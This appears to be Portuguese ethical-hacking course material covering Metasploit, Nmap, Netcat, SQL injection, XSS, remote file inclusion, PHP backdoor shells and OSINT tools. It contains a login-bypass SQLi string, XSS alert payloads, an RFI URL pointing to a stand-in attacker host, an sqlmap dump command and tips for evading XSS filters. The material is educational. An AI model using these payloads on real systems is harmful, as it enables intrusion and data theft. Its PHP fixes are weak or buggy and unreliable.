Resumo de algumas ferramentas do metasploit:

- msfconsole – metasploit em modo console;
- msfweb – Interface gráfica via browser;
- msfplayload – É utilizado para gerar e customizar payloads;
- msfcli – É uma interface para automatizar a penetração e exploração;
- msflogdump – exibirá as sessões de arquivos de log.

Esta é a base fundamental para uso do Metasploit. Para aprender mais sobre os comandos e colocar ações em práticas, é indicado fazer uso do site: https://www.rapid7.com, onde é possível encontrar informações e exemplos completos.

O que é NMAP

O Nmap é um scanner que permite fazer um scan completo em uma rede para obter as informações de quais hosts estão ativos na rede, bem como informações de portas que estão abertas e sistemas que estão sendo rodados.
Para que serve

Como vimos acima, o Nmap("Network Mapper") se trata de uma ferramenta capaz de detectar os serviços e computadores de uma determinada rede. Criando um tipo de mapa da rede.

Algumas das funcionalidades do Nmap são:

- Identificar os computadores da rede, fornecendo uma lista.
- Identificar quais as portas estão abertas.
- Identificar os serviços de rede que estejam ativos
- Detectar características de hardware de dispositivos na rede

Como funciona

O Nmap pode ser usado através de linha de comando ou graficamente. A sua saída será uma lista contendo alvos / dispositivos rastreados com informações adicionais de cada um. Uma das informações obtidas pelo rastreamento é uma tabela de portas, que exibe o número de porta, protocolo, nome do serviço e estado que pode ser aberto, filtrado, não filtrado ou fechado.

Se o estado for aberto, indica que a aplicação na máquina escaneada está em execução. Quando o estado é filtrado, indica que o firewall está bloqueando a porta e não permite que o Nmap diga se ela está aberta ou fechada.

Quando o estado está como fechado, é indicação que a aplicação não está escutando na porta. Já as portas classificadas como não filtradas indicam que elas respondem o Nmap, mas o Nmap por sua vez não consegue determinar se determinada porta se encontra no estado aberto ou fechado.

Exemplos
Vamos mostrar alguns exemplos de utilização do NMAP, para entender um pouco mais sobre o seu funcionamento. Vamos considerar a utilização de linha de comandos.

Comando: nmap -sV -p 22,53,110,143,4564 198.116.0-255.1-127: Este comando enumera os hosts e faz um rastreio TCP na primeira metade de cada sub-rede existente na classe B do espaço de endereçamento 198.116. Para cada porta aberta é determinado qual aplicação está em execução.

Comando: nmap -v scanme.nmap.org: Esta opção faz um scan de todas as portas TCP que estejam reservadas no host scanme.nmap.org.

A figura a seguir mostra um exemplo de saída para rastreio com o comando -A que faz a detecção de Sistema Operacional e sua versão e o comando -T4 que mostra os nomes de hostnames em questão.


```
# nmap -A -T4 scanme.nmap.org playground

Starting nmap ( http://www.insecure.org/nmap/ )
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1663 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 3.9p1 (protocol 1.99)
53/tcp  open   domain
70/tcp  closed gopher
80/tcp  open   http    Apache httpd 2.0.52 ((Fedora))
113/tcp closed auth
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.7 - 2.6.11, Linux 2.6.0 - 2.6.11
Uptime 33.908 days (since Thu Jul 21 03:38:03 2005)

Interesting ports on playground.nmap.org (192.168.0.40):
(The 1659 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
389/tcp  open  ldap?
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
1002/tcp open  windows-icfw?
1025/tcp open  msrpc         Microsoft Windows RPC
1720/tcp open  H.323/Q.931   CompTek AquaGateKeeper
5800/tcp open  vnc-http      RealVNC 4.0 (Resolution 400x250; VNC TCP port: 5900)
5900/tcp open  vnc           VNC (protocol 3.8)
MAC Address: 00:A0:CC:63:85:4B (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows XP Pro RC1+ through final release
Service Info: OSs: Windows, Windows XP

Nmap finished: 2 IP addresses (2 hosts up) scanned in 88.392 seconds
```

Figura retirada do site https://nmap.org/man/pt_PT/ - 26/08/16 às 11:18



Outro exemplo: Este comando verifica quais as portas UDP estão abertas.

- ❖ Comando: nmap 192.168.0.222 -sU

Exemplo de resultado será:

- Starting Nmap 4 (http://xxxxx.org) at 2016-08-26 08:11 GMT+3
- ❖ Interesting ports on 192.168.0.60:
- ❖ Not shown: 1120 closed ports 10
- ❖ PORT STATE SERVICE
- ❖ 138/udp open|filtered netbios-dgm
- ❖ 137/udp open|filtered netbios-ns
- ❖ 259/udp open|filtered firewall1-rdp
- ❖ 445/udp open|filtered microsoft-ds
- ❖ 1030/udp open|filtered iad1
- ❖ 1031/udp open|filtered iad2
- ❖ 4500/udp open|filtered sae-urn
- ❖ 500/udp open|filtered isakmp
- ❖ MAC Address: FC:AA:27:02:DF:26
- ❖ Nmap done: 1 IP address (1 host up) scanned in 3.542 seconds

Existem diversas outras opções de parâmetros que podem ser usados no mapeamento Nmap. Para saber mais, pode-se acessar o site https://nmap.org/ que fornece mais informações.

Além disso, ferramentas gráficas podem ser utilizadas para usar o NMAP, uma dica de ferramenta gráfica é a Zenmap.

Inspecionando um alvo

Varredura de porta – descobrir quais sistemas estão ativos e qual software podemos falar sobre:

- Varredura manual de porta & Impressões Digitais;
  - ❖ Conectar-se a uma porta usando o Netcat.

- Varredura de porta usando o Nmap:
  - ❖ Varredura SYN detecta diferentes tipos de servidores, ex: web, e-mail, banco de dados;
  - ❖ Varredura de versão detecta as versões do software do servidor;
  - ❖ Varredura UDP;
  - ❖ Varredura de porta específica.

Combinação de ferramentas

As ferramentas têm diferentes funções e podem ser combinadas para cobrir o processo completo do ethical hacking.

Por exemplo:

- Ferramentas de linha de comando do Linux, como 'whois' e 'nslookup'.
- Wireshark é uma boa ferramenta quando o assunto é detecção e coleta de informações em uma rede.
- Nmap para descobrir hosts e serviços em uma rede de computador.
- Netcat para abrir portas brutas.
- Encontrar vulnerabilidades (conhecidas) online, ex: exploit-db.com, etc.
- Metasploit é uma estrutura abrangente para conduzir testes de invasão em um sistema de rede e em uma infraestrutura de TI, e para explorar vulnerabilidades.

Impressões digitais e vulnerabilidades

I. Encontrando vulnerabilidades.
II. Impressões digitais manuais.

I - Encontrando vulnerabilidades

As varreduras de vulnerabilidades possibilitam uma base sólida para futuras explorações.

Opções de ferramentas:

- Nessus – scanner bastante utilizado.
- Nmap scripting engine – executa scripts disponíveis ou permite que você escreva o seu próprio.
- Metasploit.
- Módulos de scanner ajudam a identificar vulnerabilidades para futuras explorações.
- Funções de verificação conectam-se a um alvo para ver se ele está vulnerável.

II. Impressões digitais manuais

- Impressão digital é o processo de identificação do tipo/versão de um servidor e da aplicação do servidor.

- Como vimos, podemos fazer isso com ferramentas como o Nmap, ou manualmente usando Netcat.

- O Netcat é, às vezes, chamado de "o canivete suíço" da rede.

Comando básico/parâmetro

Nc	iniciar Netcat
-vv	detalhes adicionais (fornece o máximo de informação possível)

Sintaxe

nc –vv {nome do servidor –ou- endereço ip} {tcp número da porta}

Exemplos de números de portas

Porta	Função
20	FTP transferência de dados
21	FTP controle (comando)
22	*Secure Shell* (SSH)
25	Protocolo de Transferência de Correio Simples (SMTP)
53	Sistema de Nomes de Domínios (DNS)
80	Protocolo de Transferência de Hipertexto (HTTP)

(Sources: en.wikipedia. org/wiki/List_of_TCP_and_UDP_port_numbers Dummies.com (List of c ommonly hacked ports))

Exploração e pós-exploração

Introdução ao Metasploit. Etapas básicas:

- Escolha e configure uma exploração
- Opcionalmente, verifique se o sistema de destino pretendido é suscetível à exploração escolhida.
- Escolha e configure um payload
- Escolha a técnica de codificação
- Execute a exploração
- Metasploit oferece muitos tipos de payloads, incluindo:
    - ❖ Comando Shell;
    - ❖ Meterpreter;
    - ❖ Payloads dinâmicos.

Iniciando a Estrutura Metasploit:

- Inicie o banco de dados PostgreSQL; necessário para monitorar o que você está fazendo;
- Inicie o serviço Metasploit;
- Crie um usuário PostgreSQL com o banco de dados correspondente;
- Inicie o servidor RPC do Metasploit e o servidor web;
- Escolha uma interface, ex: Msfconsole (baseada em texto) e/ou Msfcli (linha de comando);
- Inicie a exploração usando o msf-prompt.

Explorando vulnerabilidades

- Corresponda vulnerabilidades descobertas anteriormente com módulos Metasploit usando:
    - ❖ Número CVE (Vulnerabilidades comuns e exposições);
    - ❖ OSVDB ID (Banco de dados de vulnerabilidades);
    - ❖ Bugtraq ID;
    - ❖ Boletim de segurança da Microsoft;
    - ❖ Busca do texto completo para uma cadeia de caracteres
    - ❖ Função de busca integrada ao Metasploit.

Exploração permanente de vulnerabilidades

- Selecione um módulo;
- Encontre informações sobre o módulo (usando o comando info);
- Confira os resultados;
- Use o módulo (usando o comando use);
- Configure opções de módulo (use o comando show options):
  - ❖ Exemplos: RHOST host remoto que queremos explorar (o alvo); configurando: IP-endereço, RPORT é a porta remota (soquete de rede) a ser atacada, Explore o Alvo (sistema operacional do alvo);
- Selecione um payload compatível (ou Código Shell);
- Execute um (teste) (usando o comando exploit).

Extraindo informações do sistema

- Busque por informações armazenadas no computador:
  - ❖ Discos, mídia removível, armazenamento em nuvem, pastas sincronizadas;
- Recupere informações confidenciais usando um 'keylogger';
- Recupere dados (arquivos, ou informação de banco de dados) ao
  - ❖ Usar o Meterpreter shell
  - ❖ Usar o FTP
- … (geralmente, ações não-éticas)

V- HACKING BASEADO NA WEB

Ataques a bancos de dados

Introdução a ataques a bancos de dados
Ataque de injeção SQL (SQLi) pode ser usado para manipular consultas enviadas ao servidor de banco de dados SQL.

Métodos comuns para gerar uma requisição-resposta entre um cliente e servidor:
- POST (formulários), GET (URL's).

Possilita que você leia ou modifique dados, feche ou até mesmo destrua o banco de dados.

Tópicos adicionais:
- Etapas para testes de vulnerabilidades SQL;
- Extraindo dados usando injeção SQL (SQLi).

Funções SQL importantes:
- SELECT FROM, WHERE, ORDER BY, LIMIT, UNION, CONCAT, LOAD_FILE, SELECT @@version.

SQL Injection

O que é
O SQL Injection ou Injeção de SQL, é um termo que indica um tipo de ameaça, que usa falhas existentes em sistemas, para interagir com o banco de dados dos mesmos através de comandos SQL.

Pra que serve
Vivemos em um cenário onde temos diversas informações armazenadas em algum banco de dados. Quando aplicações que são acessadas pela internet usam esses banco de dados, elas se tornam alvo de ataques do tipo SQL Injection.

Este tipo de ataque serve para alterar e manipular informações do banco, comprometendo a integridade dos dados armazenados, podendo causar um grande transtorno.

Como funciona
Ao acessar uma aplicação via web, se o sistema apresentar falhas de segurança, a pessoa poderá acessar algum formulário do site e passar instruções SQL, através do local destinado para o usuário digitar informações.

Com isso, a pessoa consegue alterar diversos dados na aplicação, sem possuir o devido acesso ou autorização. Isso se trata de um ataque que pode causar muitos danos ao banco, mas que pode ser evitado com o uso de boas práticas de programação, que possibilitam otimizar o processo de segurança da informação.

As boas práticas podem ser implementadas no próprio servidor de banco de dados, como também podem ser implementadas dentro do código fonte, independente da linguagem de programação utilizada.


Para entender melhor o funcionamento de um ataque com SQL Injection, vamos ver alguns exemplos, para esclarecer melhor a questão.

Exemplos:
Com objetivo de exemplificar o funcionamento do SQL Injection, vamos analisar a situação apresentada a seguir.

Temos uma tela de Login. Considere que a autenticação desta tela é validada com a seguinte instrução SQL:


- SELECT * FROM tb_usuarios WHERE user = 'campo_usuario' AND pass = 'campo_senha'

Esta consulta busca no banco de dados um usuário que contenha as respectivas informações digitadas pelo usuário.



No caso, a consulta buscaria no banco, usuário com nome de acesso ‘Ana’ e senha ‘123456’.

Mas imagine outra situação, a pessoa mal intencionada deseja verificar a vulnerabilidade da aplicação. Se esta pessoa digitar uma informação, como exemplificado na tela a seguir, ela obterá um acesso indevido, podendo prosseguir com o seu ataque:



Neste caso, teríamos uma consulta da seguinte forma:

- SELECT * FROM tb_usuarios WHERE user = 'teste' AND pass = ' ' or '1' = '1'

O comando ' ' or '1' = '1' faz com que o usuário e senha informados sejam sempre verdadeiros, permitindo assim o acesso indevido ao sistema.

Para evitar este tipo de ataque, na linguagem de programação deve ser implementando funções que validem os dados de entrada, visando impedir a execução de comandos indevidos.

Exemplo básico de um código PHP para tratar a execução de querys e evitar o SQL injection:

- <? php
  - $usuario = $_POST['user'];
  - $senha = $_POST['pass'];
  - $user_escape =addslashes($usuario);
  - $pass_escape = addslashes($senha);

$query_string = "SELECT * FROM tb_usuarios WHERE user = '{$user_escape}' AND senha = '{$pass_escape}'";
?>

A função addslashes() adicionará uma barra invertida antes de cada aspa simples e aspa dupla encontrada. Com esse tratamento, a query resultante seria:

- SELECT * FROM usuarios WHERE codigo = '' AND senha = '\' or 1=\'1‘

Evitando assim que o usuário consiga o acesso indevido. Outra dica importante é evitar de exibir mensagens de erro em um servidor de aplicação que esteja em produção, pois nessas mensagens de erros e alertas podem ser exibidos caminhos de diretórios de arquivos ou outras informações importantes sobre o esquema do banco de dados, comprometendo a segurança da aplicação.

Testar vulnerabilidades SQLi

Passos:

- O ponto inicial é a página de login - usando uma consulta SQL podemos recuperar o usuário correto do banco de dados;

- Método para reconhecer vulnerabilidade da injeção SQL: gerar o código de redirecionamento HTTP&id=301;

- Usar a apóstrofe [’] para fechar a consulta SQL fará com que a aplicação lance um erro de sintaxe de SQL (se uma vulnerabilidade de SQLi estiver presente).

Extraindo dados usando SQLi

- Quando a vulnerabilidade SQLi é determinada, podemos explorar um site ao executar consultas adicionais (manualmente).
    - ❖ Podemos recuperar informações relevantes ao conferir mensagens de erro que são retornadas, ex: nome do banco de dados, etc.

- Também é possível usar uma ferramenta como o SQLMap para gerar consultas automaticamente:
    - ❖ Uma vez que tenhamos determinado um ponto de injeção, a ferramenta faz o resto.
    - ❖ -u inicia o test, e –dump recupera o conteúdo do banco de dados.

Sqlmap –u {URL} –dump

Funções SQL importantes

(Minha) Linguagem de consulta SQL; sintaxe básica:
SELECT; a instrução SQL SELECT é a que usamos para escolher ou selecionar os dados que queremos devolvidos do banco de dados para a nossa aplicação;

SELECT FROM; instrução mais básica para recuperar dados;

WHERE; é usado para limitar ou filtrar dados;

ORDER BY; organiza os dados & pode também ser usado para determinar o número de colunas no banco de dados;

LIMIT; ex: LIMITA 30 retornos nos primeiros 30 registros;

O operador UNION combina os resultados de duas ou mais instruções SELECT.

Funções SQL permanentes importantes

- A função CONCAT é usada para concatenar duas cadeias e formar uma única (quando temos apenas um campo para receber os dados);
- A função LOAD_FILE() lê o arquivo e retorna os conteúdos dele como uma cadeia;
- A função USER() retorna o nome de usuário padrão (atual) como uma cadeia;
- A função DATABASE() retorna o nome de banco de dados padrão (atual) como uma cadeia;
- SELECT @@version retorna o sistema e constrói informação para a instalação atual do servidor SQL.

Fontes sugeridas: mysql.com, technet.microsoft.com, w3schools.com

Exemplos de consultas:

```
SELECT Nome, Sobrenome FROM Equipe

SELECT Nome, Sobrenome FROM Equipe WHERE Nome

= 'John'

SELECT Nome, Sobrenome, Cidade FROM Equipe

ORDER BY Cidade


SELECT * FROM Ordem LIMIT 30
```

Consultas maliciosas: usos do SQLi
Caracteres de escape filtrados incorretamente
Ex: selecionando um nome de usuário válido (‘1’=‘1’)
Digitação incorreta
Injeção “Cega”
Injeção de segunda ordem

Ataques ao cliente

Introdução a Ataques ao cliente

Ataques ao cliente têm como alvo as vulnerabilidades em aplicações interagindo com dados maliciosos. A diferença com um ataque a servidor é que o cliente é quem inicia o ataque.

Scripts Cruzados entre Sites (XSS) é uma vulnerabilidade das aplicações web. Eles possibilitam que um invasor injete scripts maliciosos.

Tópicos adicionais:
- Scripts Cruzados entre Sites criando um PoC;
- Conceitos básicos de sequestro de sessão;
- Como evitar os filtros básicos de XSS.

O que é XSS?
XSS é um tipo de vulnerabilidade que pode ser encontrada em aplicações web, e que permite inserir códigos no lado do cliente (altera a página no computador do usuário).


Este ataque pode ser subdividido em três tipos de categorias: Refletido, Armazenado, baseado em DOM.

Para que serve
XSS é uma vulnerabilidade que pode causar desde um simples alerta na tela até um sequestro de sessão ou redirecionamento para outros sites de tipos maliciosos.

Como funciona e exemplos


XSS Reflected:
O ataque refletido é quando o servidor da página web reflete aquilo que enviamos sem filtrar o conteúdo que o usuário digitou. Suponha que um usuário comum acesse uma página e digite seu usuário e senha:
1) Usuário acessa site http://exemplo.com.br
2) página solicita que entre com usuário e senha
3) Usuário digita um user não existente, chamado "João“
4) A página exibirá na tela a mensagem: "O usuário João não está cadastrado em nossa base"

Porém se um usuário mal intencionado acessar a página, ele tentará verificar a vulnerabilidade digitando um script:
1) Usuário invasor acessa site http://exemplo.com.br
2) página solicita que entre com usuário e senha
3) Usuário digita um user não existente, chamado "<script>alert(10)</script>"
4) A página exibirá a mensagem de usuário não existente, e exibirá uma caixa de mensagem gerada pelo script.



XSS Stored:
É quando o código que será injetado não foi filtrado e está armazenado, assim, quando alguma página WEB for exibir o conteúdo armazenado, o XSS será disparado.

Se um usuário malicioso deseja verificar a vulnerabilidade da página, o procedimento será:
1) Acessar algum site, http://exemplo.com.br
2) O site solicita que entre com o usuário e senha para fazer o cadastro
3) Usuário preenche no nome a informação: <script>alert(10)</script>, e no campo senha coloca: teste.
4) Após o cadastro, será exibida a mensagem 'seja bem-vindo', e exibirá uma caixa de alerta com o script digitado.



XSS DOM Based:
Este tipo é dependente das vulnerabilidades em algum componente da página, onde o script irá alterar o HTML da página usando manipulação DOM (Document Object Model).

As consequências destes ataques podem implicar em roubo de informações confidenciais que estejam em um cookie, o invasor pode realizar ataques de pishing, dentre diversas outras ações que podem causa danos na segurança do usuário.


Ações como filtrar o dado que o usuário está digitando, verificar os caracteres ‘<’, ‘>’ , ‘-‘ ao imprimir o dado, são ações que ajudam a combater este tipo de ataque.

Criando uma Prova de Conceitos de XSS

- Uma Prova de Conceitos (PoC) de XSS é um pequeno pedaço de código usado para demonstrar que as vulnerabilidades existem;
- Há duas categorias de ataques XSS: armazenados e refletidos;
- Ataques XSS armazenados são conservados no servidor e executados sempre que um usuário visita a página onde os scripts estão armazenados;
- Ataques XXS refletidos são criados ao enviar solicitações com o próprio ataque XXS;
- Ataques ocorrem quando o input de usuário é incluso na resposta do servidor, ex: messagem de erro, resultados de busca.

Conceitos básicos do sequestro de sessão

- XXS refletidos permitem que você roube cookies e dados da sessão, possibilitando que o invasor tenha acesso às contas.



Como evitar os filtros básicos de XSS

Alguns exemplos:

Filtro / características	Métodos
PHP: str_replace (função *case sensitive* - sensível à maiúsculas e minúsculas)	Alterar a captalização da entrada evita a função porque o HTML não é '*case sensitive*'
PHP: htmlentities (converte todos os caracteres para HTML)	Uma única citação não pode ser convertida

Ataques ao servidor

Introdução a Ataques ao Servidor
Em ataques ao servidor, o servidor expõe um serviço com o qual o cliente pode interagir, ex: compartilhamento de arquivos. Conforme um servidor fornece um serviço a um cliente, ele pode expor vulnerabilidades que podem ser exploradas.

Tópicos:
- Inclusão de Arquivos Remotos (RFI);
- Funcionalidades básicas dos shells php, como r57 e c99;
- Connect Shells Bind & Back.

RFI

Conforme a internet e tecnologia avança, mais opções e facilidades o usuário tem para resolver tarefas e transações via internet. Acompanhando esta evolução, estão os ataques, que tentam roubar informações e causar outros tipos de danos.

Diversos tipos de ataques são usados na tentativa de obter informações confidenciais e importantes, dentre eles o SQL Injection, XSS e RFI.

O que é RFI?
RFI (traduzido significa Inclusão de Arquivos Remotos) é um tipo de vulnerabilidade que ocorre pela falta de validação na entrada de dados pelo usuário, onde scripts são passados para uma aplicação WEB.

Para que serve?
Uma aplicação que seja vulnerável ao RFI permite que o invasor faça inclusão de códigos (de arquivo hospedado remotamente) em um script executado no servidor que hospeda a aplicação.

Quando o código do invasor é executado no servidor, ele poderá roubar arquivos temporários, além de manipular informações e demais arquivos deste servidor.

Como funciona:
Um atacante tentará identificar a vulnerabilidade de algum site, verificando a sua URL. Considere o seguinte site:
- www.exemplo.com/index.php?page=PageName.

O usuário mal intencionado tentará inserir um link contendo o código malicioso. Como a seguir:
www.exemplo.com/index.php?page=http://www.ataque.com/arquivo.php

Se o site for vulnerável, ele abrir o link remoto, e assim, o usuário poderá prosseguir com o ataque.

Prevenção
Assim como os demais tipos de ataques, o RFI aproveita de entrada de dados de forma não segura. A melhor forma para evitar ataques RFI é validar todas as páginas que sejam incluídas.

Exemplo:
A seguir apresentamos um trecho de um código em PHP que está programado de uma forma que torna uma página vulnerável.

```
<?php
        Include ($_GET[‘pagina’]);
?>
```

Neste código, a variável ‘pagina’ não é validada em nenhum momento, deixando o caminho aberto para a inclusão de arquivos remotos.

Para solucionar este tipo de vulnerabilidade, o caminho ideal seria modificar o código fonte, fazendo as validações necessárias na entrada dos dados. Vamos ver um exemplo no trecho do código a seguir:

```
<?php
var = $_GET[‘pagina’];
$pages = array(‘index.php’, ‘pagina1.php’, ‘pagina2.php’);
If(in_array ($var, $pages))
{

        Include($pagina);
} else {
        die (“tentativa de ataque”);
}
?>
```

Como podemos perceber, a validação na entrada de dados do usuário, é extremamente importante para evitar ataques de inclusão de arquivos remotos. A falta de tratamento nos dados sempre deixará a aplicação vulnerável.

Devemos partir do seguinte princípio: “Não confie em tudo que o usuário digitará”. Toda linguagem de programação possui recursos que permite tratar dados e formulários, seja por arrays ou outras funções.

Executar a Inclusão de Arquivos Remotos (RFI)

- Vulnerabilidades RFI permitem que os invasores carreguem e executem scripts (PHP) maliciosos, hospedados em outro lugar, em um servidor vulnerável;
- Você pode detectar vulnerabilidades RFI ao olhar certos parâmetros na URL, ex: p=, page=, site=, content=, etc.;
- Se o backend carrega um arquivo, também podemos ser capazes de carregar um arquivo remoto (contendo um código PHP);
- Um exemplo de arquivo PoC que pode ser usado para testes está disponível em: rfi.nessus.org/rfi.txt

Funcionalidades básicas dos shells php

- PHP é uma linguagem de uso geral que pode ser usada para escrever scripts de aplicações gerais.

Fonte: http://php.net/

- Um connect shell possibilita que o invasor acesse a máquina alvo através da rede.
- Um back-connect shell (reverso) conecta de volta à máquina do Invasor.

Shells maliciosos

R57 e C99 são chamados backdoor shells
Uma backdoor shell é um pedaço de código malicioso (ex: PHP, Python, Ruby) que pode ser carregado para um site para, por exemplo, ganhar acesso a arquivos.

Uma vez carregada, a shell permite que o invasor execute commandos através da função shell_exec ()
Fonte: Http://resources.infosecinstitute.com/checking-out-backdoor-shells/

A shell R57

Exemplos de funções:
- Executa comando diretamente no sistema
- Baixa e envia arquivos
- Cria conexões FTP
- Envia (arquivos) a e-mails
- Cria conexões com bancos de dados e etc.

theHarvester e Maltego

Para vasculhar a Internet em busca de informações do tipo endereços de e-mail e sites, pode-se usar ferramentas como o theHarvester e o Maltego.

theHarvester

theHarvester é uma ferramenta Python que pode ser usada para analisar milhares de resultados de ferramentas de pesquisa em busca de possíveis endereços de e-mail. O theHarvester pode automatizar a pesquisa no Google, no Bing, no PGP, no LinkedIn e em outras ferramentas a fim de procurar endereços de e-mail.

Confira esse exemplo de pesquisa feita para o bulbsecurity.com:

"– Executando o theHarvester para bulbsecurity.com

root@kali:~# theharvester -d bulbsecurity.com -l 500 -b all

```
**************************************************************

* *

* | |_| |__ ___ /\ /\__ _ _ ____ _____ ___| |_ ___ _ __ *

* | __| '_ \/ _ \ / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *

* | |_| | | | __/ / __ / (_| | | \ V / __/\__ \ || __/ | *

* \__|_| |_|\___| \/ /_/ \__,_|_| \_/ \___||___/\__\___|_| *

* *

* TheHarvester Ver. 2.2a *
* Coded by Christian Martorella *
* Edge-Security Research *
* cmartorella@edge-security.com *

**************************************************************
```

Full harvest..

[-] Searching in Google..
Searching 0 results...
Searching 100 results...
Searching 200 results...
Searching 300 results...

--trecho omitido--

[+] Emails found:

---

georgia@bulbsecurity.com

[+] Hosts found in search engines:

50.63.212.1:www.bulbsecurity.com”

Não houve muito o que ser encontrado para bulbsecurity.com, porém o theHarvester

descobriu o endereço de email, georgia@bulbsecurity.com, e o site, www.bulbsecurity.com, bem como outros sites com quem a proprietária compartilha um hosting virtual.

E assim é possível encontrar mais resultados, de acordo com o que o alvo pesquisado possuir, descobrindo endereços válidos de e-mail e de sites.

Maltego

O Maltego da Paterva é uma ferramenta para data mining (mineração de dados), projetada para visualizar o resultado da coleta de dados de inteligência de fontes abertas.

O Maltego tem tanto uma versão comercial quanto uma versão gratuita da comunidade.

A versão gratuita para Kali Linux, usada no exemplo a seguir, limita o resultado retornado, porém ela pode ser usada para coletar uma boa quantidade de informações interessantes rapidamente. (A versão paga oferece mais resultados e mais funcionalidades. Para usar o Maltego em seus testes de invasão, será necessário ter uma licença paga.)

OBS: Você pode usar o Maltego para estudar outros **footprints** (pegadas) deixados na Internet, que incluam os seus, os de sua empresa, os de seu arqui-inimigo do colégio e assim por diante.

O Maltego utiliza informações que estão publicamente disponíveis na Internet, portanto efetuar o reconhecimento em qualquer entidade é perfeitamente legal.

Como utilizar o Maltego?

Para executar o Maltego, digite maltego na linha de comando.

A GUI do Maltego deverá ser iniciada.

